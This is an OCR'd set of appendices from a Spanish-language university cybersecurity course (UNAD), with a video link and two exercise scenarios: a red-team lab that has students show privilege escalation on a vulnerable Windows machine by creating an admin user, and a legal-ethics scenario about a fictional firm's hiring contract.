
Apéndice A

Link de Sustentación de Video

https://youtu.be/_JZaefJnnxc


Apéndice B

Prueba Anti-Plagio



Apéndice C

Anexo 4 - Escenario3



ECBTI | Escuela de Ciencias Básicas, Tecnología e Ingeniería

UNAD Universidad Nacional Abierta y a Distancia

Anexo 4 – Escenario 3

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas técnicos que se ejecutan en equipos red team.


Situación problema: Análisis Red Team

La primera misión del equipo Red Team es lograr identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en uno de sus equipos de cómputo en la dependencia. La información inicial con la que cuenta el equipo es que la máquina donde se está generando la fuga de información tiene instalada una aplicación vulnerable bajo un windows; esta aplicación al parecer tiene asociado un exploit que puede terminar en un acceso a través de Shell, escalación de privilegios u otro tipo de ataque. Dentro de la indación, también se investiga un escalamiento de privilegios por medio de la creación de un usuario tipo administrador del sistema.

El equipo de forense genera una copia del servidor y esta es entregada a usted como experto, debe validar la posible falla de seguridad y si está es explotada debe crear un usuario con su primer nombre y primer apellido, el usuario debe ser administrador esto con el fin de demostrar una PoC ante los altos directivos.

Apéndice D

Anexo 2 - Escenario 2



Reducir

ECBTI Escuela de Ciencias Básicas, Tecnología e Ingeniería

UNAD Universidad Nacional Abierta y a Distancia

Anexo 2 – Escenario 2

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas éticos y legales.

Situación problema: Análisis legal

La organización **CyberFort Technologieses** una organización con reconocimiento a nivel mundial por asesorar a grandes Gobiernos en procesos de ciberseguridad y ciberdefensa logrando posicionarse como la organización más importante en el campo de la seguridad informática a nivel mundial, la organización ha decidido que es hora de conformar equipos de Red team y Blue team dentro de su estructura funcional para aumentar los protocolos de seguridad al interior de esta.

Para dar inicio, la organización **CyberFort Technologieses** hace entrega de un contrato para el reclutamiento de sus equipos Red team y Blue team; este contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos. La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna; ante este evento la gerencia solicita tener suma precaución antes de firmar el contrato y acuerdos de confidencialidad estipulados para el fin de contratación de personal, sin embargo la organización aprovecha una serie de problemas que ha identificado en su interior y como prueba de admisión al equipo Red team y Blue team deciden clasificar una primera misión a la cual deberían dar respuesta en poco tiempo y trabajar bajo presión., "característica" de estos equipos. También deberá proyectar la instalación de dos máquinas virtuales por medio de virtualbox para poder ejecutar las sesiones de pruebas en las actividades posteriores.